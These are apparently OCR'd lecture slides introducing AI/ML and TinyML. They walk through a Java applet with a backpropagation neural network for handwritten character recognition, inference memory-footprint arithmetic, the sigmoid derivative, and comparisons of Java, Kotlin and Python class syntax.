Cristians-MacBook-Pro-2:JavaAI ctoma$ pwd
/Users/ctoma/Data/School/F0100_PhD/F0100_Doctorat/JavaAI
Cristians-MacBook-Pro-2:JavaAI ctoma$ appletviewer testHand_2.html
In BackProp constructor
Cristians-MacBook-Pro-2:JavaAI ctoma$ javac -version
javac 1.8.0_74
Cristians-MacBook-Pro-2:JavaAI ctoma$ export PATH=.:$JAVA_HOME/bin:$PATH
Cristians-MacBook-Pro-2:JavaAI ctoma$ echo $PATH
.:/Library/Java/JavaVirtualMachines/jdk1.8.0_74.jdk/Contents/Home/bin:.:/Library/Java/JavaVirtualMachines/jdk1.8.0_74.jdk/Contents/Home/bin:/usr/local/bin:/usr/bin:/b
Cristians-MacBook-Pro-2:JavaAI ctoma$ export PATH=.:/Library/Java/JavaVirtualMachines/jdk1.8.0_74.jdk/Contents/Home/bin:/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin
Cristians-MacBook-Pro-2:JavaAI ctoma$ echo $PATH
.:/Library/Java/JavaVirtualMachines/jdk1.8.0_74.jdk/Contents/Home/bin:/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin
Cristians-MacBook-Pro-2:JavaAI ctoma$ appletviewer testHand_2.html
In BackProp constructor
1001
Run button pressed

1001
Reset button pressed
```




AI/ML and Tiny ML Intro – Short Java Demo – non-JC







AI/ML and Tiny ML Intro – After ANN Training – Memory footprint for Inference




(30+10+30*10)*4 = **1360 bytes**



AI/ML and Tiny ML Intro – After ANN Training – Memory footprint for Inference





(10 +4+4*10)*4 = **216 bytes**

1360 + 216 = **1576 bytes**
~ 1.5 KB

Demo in Java: Artificial Intelligence / Neural Networks & Machine Learning

```
<html>
<head>
<title>Test GUI stuff</title>
</head>
<body>
<hr>
<embed code="mwa.ai.neural.testHand.class" type="application/x-java-applet;v
width="640" height="440">
</embed>
<hr>
<a href="testNeural.java">The source.</a>
</body>
</html>
```

```
    public void init() {

        Count    = new int[NUM];
        for (int i=0; i<NUM; i++) Count[i] = 0;

        NoInput = true;  // we do not need an input text field
        BigText=1;

        network = new Neural(XSIZE * YSIZE, 10, NUM);
```

```
public class testHand extends GUI implements Runnable {

    // define the size of two-dimensional neural
    // input array:
    final static int XSIZE=5;
    final static int YSIZE=6;

    // define the Mode: 0 for training mode,
    // 1 for testing mode:
    public int Mode = 0;

    // Number of characters of each type to use
    // for training data:
    final static int NUM_EX=2;  // number of examples

    // Number of characters to learn:
    final static int NUM = 4;
    String Chars[] = {"a", "b", "c", "d"};;
    // Data for partitioning GUI display for capturing
    // individual characters:
    int X_Pos[] = {20, 60, 100, 140};
    int Y_Pos = 90;
    int Inputs[][][][] = new int[NUM][NUM_EX][XSIZE][YSIZE];

    // Count[NUM] is used for counting drawn chars
    int Count[] = {0, 0, 0, 0};

    // data for determining when a new character
    // is being drawn:
    long TimeLastMouse = -1;  // in milliseconds
    // MouseState: 0=>no capture, 1=>currently capturing
    int MouseState = 0;
    int MousePointIndex = 0; // at the start of capture data


    int num_cap=0;
    int cap_x[] = new int[20000];
    int cap_y[] = new int[20000];

    int active = 0;  // if 1, then train network

    // Neural network:
    Neural network;
```

Demo in Java: Artificial Intelligence / Neural Networks & Machine Learning

```java
public void train() {
  P("Starting to train network..wait..\n");
  int sum = 0, ic=0, oc=0;
  for (int i=0; i<NUM; i++)  sum += Count[i];
  float ins[] = new float[sum*XSIZE*YSIZE];
  float outs[] = new float[sum*NUM];
  for (int i=0; i<NUM; i++) {
    for (int j=0; j<Count[i]; j++) {
      for (int x=0; x<XSIZE; x++) {
        for (int y=0; y<YSIZE; y++) {
          if (Inputs[i][j][x][y] == 0) {
            ins[ic++] = -0.4f;
          }  else  {
            ins[ic++] = +0.4f;
          }
        }
      }
    }
    for (int k=0; k<NUM; k++)
      if (k!=i) outs[oc++] = -0.4f;
      else      outs[oc++] = +0.4f;
    }
  }
  for (int i=0; i<3000; i++) {
    float error = network.Train(ins, outs, sum);
    if ((i % 10) == 0) {
      P("Output error for iteration " +
        i + " =" + error + "\n");
    }
    if (error < 0.1f)  break;  // done training
  }
}
```

```java
public void PutChar() {
    int x_min=9999, x_max=-9999;
    int y_min=9999, y_max=-9999;
    for (int i=MousePointIndex; i<num_cap; i++) {
        if (cap_x[i] < x_min) x_min = cap_x[i];
        if (cap_x[i] > x_max) x_max = cap_x[i];
        if (cap_y[i] < y_min) y_min = cap_y[i];
        if (cap_y[i] > y_max) y_max = cap_y[i];
    }
    if (x_min+1 > x_max)  { x_min--; x_max++; }
    P("X,Y char bounds: " + x_min + ", " + x_max +
      ", " + y_min + ", " + y_max + "\n");

    // Special case:Mode==1 for testing:
    if (Mode==1) {
        int ic = 0;
        for (int x=0; x<XSIZE; x++) {
            for (int y=0; y<YSIZE; y++) {
                network.Inputs[ic++] = -0.4f;
            }
        }
        for (int i=MousePointIndex; i<num_cap; i++) {
            float xx = (float)(cap_x[i] - x_min)
                     / (float)(x_max - x_min);
            xx *= XSIZE;
            float yy = (float)(cap_y[i] - y_min)
                     / (float)(y_max - y_min);
            yy *= YSIZE;
            int ix=(int)xx;
            int iy=(int)yy;
            if (ix<0) ix=0;
            if (ix>=XSIZE) ix=XSIZE-1;
            if (iy<0) iy=0;
            if (iy>=YSIZE) iy=YSIZE-1;
            network.Inputs[ix*YSIZE+iy] = +0.4f;
        }
        // Propagate input neuron values through
        // to the hidden, then output neuron layer:
        network.ForwardPass();
        // Find the largest output neuron value:
        int index=0;
        float maxVal=-99f;
        for (int i=0; i<NUM; i++) {
            if (network.Outputs[i]>maxVal) {
               maxVal = network.Outputs[i];
               index = i;
            }
        }
        P("\nCharacter recognized: " + Chars[index] + "\n");
        return;
    }
```

Demo in Java: Artificial Intelligence / Neural Networks & Machine Learning

```java
class Neural extends Object {

   // For debug output:
   GUI MyGUI = null;

   protected int NumInputs;
   protected int NumHidden;
   protected int NumOutputs;

   protected int NumTraining;
   protected int WeightsFlag;
   protected int SpecialFlag;

   public float Inputs[];
   protected float Hidden[];
   public float Outputs[];

   protected float W1[][];
   protected float W2[][];

   protected float output_errors[];
   protected float hidden_errors[];

   protected float InputTraining[];
   protected float OutputTraining[];

   // mask of training examples to ignore (true -> ignore):
   public boolean IgnoreTraining[] = null;
   // mask of Input neurons to ignore:
   public boolean IgnoreInput[] = null;
```

/Users/ctoma/Data/School/F0100_PhD/F0100_Doctorat/JavaAI/mwa/ai/neural/Neural.java

```java
  Neural(int i, int h, int o) {
    System.out.println("In BackProp constructor");
    Inputs = new float[i];
    Hidden = new float[h];
    Outputs = new float[o];
    W1 = new float[i][h];
    W2 = new float[h][o];
    NumInputs = i;
    NumHidden = h;
    NumOutputs = o;
    output_errors = new float[NumOutputs];
    hidden_errors = new float[NumHidden];

    // Randomize weights here:
    randomizeWeights();
  }
```

Demo in Java: Artificial Intelligence / Neural Networks & Machine Learning

```java
public void randomizeWeights() {
  // Randomize weights here:
   for (int ii=0; ii<NumInputs; ii++)
      for (int hh=0; hh<NumHidden; hh++)
         W1[ii][hh] =
            0.1f * (float)Math.random() - 0.05f;
   for (int hh=0; hh<NumHidden; hh++)
      for (int oo=0; oo<NumOutputs; oo++)
         W2[hh][oo] =
            0.1f * (float)Math.random() - 0.05f;
}

public void ForwardPass() {
    int i, h, o;
    for (h=0; h<NumHidden; h++) {
      Hidden[h] = 0.0f;
    }
    for (i=0; i<NumInputs; i++) {
        for (h=0; h<NumHidden; h++) {
            Hidden[h] +=
               Inputs[i] * W1[i][h];
        }
    }
    for (o=0; o<NumOutputs; o++)
      Outputs[o] = 0.0f;
    for (h=0; h<NumHidden; h++) {
        for (o=0; o<NumOutputs; o++) {
            Outputs[o] +=
               Sigmoid(Hidden[h]) * W2[h][o];
        }
    }
    for (o=0; o<NumOutputs; o++)
      Outputs[o] = Sigmoid(Outputs[o]);
}
```

/Users/ctoma/Data/School/F0100_PhD/F0100_Doctorat/JavaAI/mwa/ai/neural/Neural.java

```java
protected float Sigmoid(float x) {
  return
   (float)((1.0f/(1.0f+Math.exp((double)(-x))))-0.5f);
}

protected float SigmoidP(float x) {
  double z = Sigmoid(x) + 0.5f;
  return (float)(z * (1.0f - z));
}
```


$$\sigma(x) = \frac{1}{1+e^{-x}} = \frac{e^x}{e^x+1}$$

Sigmoid function

$$\sigma'(x) = \frac{e^{-x}}{(1+e^{-x})^2}$$

$$\sigma'(x) = \sigma(x)(1-\sigma(x))$$

Derivative of the Sigmoid Function



Demo in Java: Artificial Intelligence / Neural Networks & Machine Learning

/Users/ctoma/Data/School/F0100_PhD/F0100_Doctorat/JavaAI/mwa/ai/neural/Neural.java

```
public float Train(float ins[], float outs[], int num_cases) {
  int i, h, o; int in_count=0, out_count=0; float error = 0.0f;
  for (int example=0; example<num_cases; example++) {
    if (IgnoreTraining != null)
       if (IgnoreTraining[example]) continue;  // skip this case
    // zero out error arrays:
    for (h=0; h<NumHidden; h++)
       hidden_errors[h] = 0.0f;
    for (o=0; o<NumOutputs; o++)
       output_errors[o] = 0.0f;
    // copy the input values:
    for (i=0; i<NumInputs; i++) {
       Inputs[i] = ins[in_count++];
    }
    if (IgnoreInput != null) {
      for (int ii=0; ii<NumInputs; ii++) {
         if (IgnoreInput[ii]) {
           for (int hh=0; hh<NumHidden; hh++) {
              W1[ii][hh] = 0;
           }
         }
      }
    }
    // perform a forward pass through the network:
    ForwardPass();
```

```
    if (MyGUI != null)  MyGUI.repaint();
    for (o=0; o<NumOutputs; o++)  {
        output_errors[o] =
          (outs[out_count++] -
           Outputs[o])
          *SigmoidP(Outputs[o]);
    }
    for (h=0; h<NumHidden; h++) {
      hidden_errors[h] = 0.0f;
      for (o=0; o<NumOutputs; o++) {
         hidden_errors[h] +=
             output_errors[o]*W2[h][o];
      }
    }
    for (h=0; h<NumHidden; h++) {
       hidden_errors[h] =
         hidden_errors[h]*SigmoidP(Hidden[h]);
    }
    // update the hidden to output weights:
    for (o=0; o<NumOutputs; o++) {
       for (h=0; h<NumHidden; h++) {
          W2[h][o] +=
              0.5 * output_errors[o] * Hidden[h];
       }
    }
    // update the input to hidden weights:
    for (h=0; h<NumHidden; h++) {
       for (i=0; i<NumInputs; i++) {
          W1[i][h] +=
              0.5 * hidden_errors[h] * Inputs[i];
       }
    }
    for (o=0; o<NumOutputs; o++)
        error += Math.abs(output_errors[o]);
  }
  return error;
}
```

ISBN-10: 1558604200, ISBN-13: 978-1558604209 | https://www.amazon.com/Intelligent-Java-Applications-Internet-Intranets/dp/1558604200

Why Python for learning ML by students and Java/Kotlin/Scala or C/C++ for Back-end Production?

Could be a matter of flavor and availability in terms of the jobs in the market, but the Performance and Resources (CPU, RAM, speed, etc.) should be the most important!

Class & Inheritance in Java:

```java
class Animal{
     private String name;
     public Animal(String name){
          this.name = name;
     }
     public void saySomething(){
     System.out.println("I am" + name);
     }
}

class Dog extends Animal{
     public Dog(String name) {
          super(name);
     }
     public void saySomething(){
     System.out.println("I can bark");
     }
}

public class Main {
public static void main(String[] args)
     {
     Dog dog = new Dog("Chiwawa");
          dog.saySomething();
     }
}
```

Class & Inheritance in Python:

```python
class Animal():

    def __init__(self, name):
        self.name = name

    def saySomething(self):
        print "I am " + self.name

class Dog(Animal):
    def saySomething(self):
        print "I am "+ self.name\
        + ", and I can bark"

dog = Dog("Chiwawa")
dog.saySomething()
```

Why Python for learning ML by students and Java/Kotlin/Scala or C/C++ for Back-end Production?

Java

```java
public class User {
    private final String firstName;
    private final String lastName;
    private final int age;

    public User(String firstName, String lastName, int age) {
        this.firstName = firstName;
        this.lastName = lastName;
        this.age = age;
    }

    public String getFirstName() {
        return firstName;
    }

    public String getLastName() {
        return lastName;
    }

    public int getAge() {
        return age;
    }

    public String toString() {
        return firstName + " " + lastName + ", age " + age;
    }
}
```

```java
class Main {
    public static void main(String[] args) {
        System.out.println(new User("John", "Doe", 30));
    }
}
```


Kotlin

```kotlin
public class User(val firstName: String,
                  val lastName: String,
                  val age: Int) {

    fun toString() = "$firstName $lastName, age $age"
}
```

```kotlin
fun main(args : Array<String>) {
    println(User("John", "Doe", 30))
}
```

Could be a matter of flavor and availability in terms of the jobs in the market,
But the Performance and Resources (CPU, RAM, speed, etc.) should be the most important!


Why Python for learning ML by the students and Java/Kotlin/Scala or C/C++ for Back-end Production?



Could be a matter of flavor and availability in terms of the jobs in the market, but the Performance and Resources (CPU, RAM, speed, etc.) should be the most important!

Why Python for ML learning (students) and Java/Kotlin/Scala or C/C++ for Back-end Production?

Speed Benchmarking



"Java and JavaScript are both programming languages. Programming languages are just a bunch of abstract mathematical rules. Programming languages aren't fast. Or slow. They just *are*.
The performance of an application has nothing to do with the language. The most important factor is the application architecture. Then comes algorithmic efficiency. Then micro-optimizations. Then comes the quality of the compiler/interpreter. Then the CPU. Maybe a couple of other steps in between. The language, however, doesn't directly play a role." (https://stackoverflow.com/questions/3723374/how-fast-is-javascript-compared-to-java)

Artificial Intelligence / Neural Networks & Machine Learning

Are AI/ML/NN algorithms DETERMINISTIC or STOCHASTIC?

Google
&
https://www.quora.com/Are-neural-networks-stochastic-or-deterministic

"Thus once the weights and the structure of a Neural Network are fixed (let's say once it has been trained), it becomes a deterministic function." ...

"it's just that the training procedure is stochastic."

Is AI deterministic?

Deterministic AI environments are those on which the outcome can be determined base on a specific state. In other words, **deterministic** environments ignore uncertainty. Most real world **AI** environments are not **deterministic**. Instead, they can be classified as stochastic. Jan 12, 2017

medium.com › 6-types-of-artificial-intelligence-environments-825e3c47...
6 Types of Artificial Intelligence Environments - Jesus Rodriguez ...

Search for: Is AI deterministic?

Is machine learning non deterministic?

Machine learning is stochastic, not **deterministic**. Jul 29, 2019

towardsdatascience.com › the-limitations-of-machine-learning-a00e0c30...
The Limitations of Machine Learning - Towards Data Science

Search for: Is machine learning non deterministic?

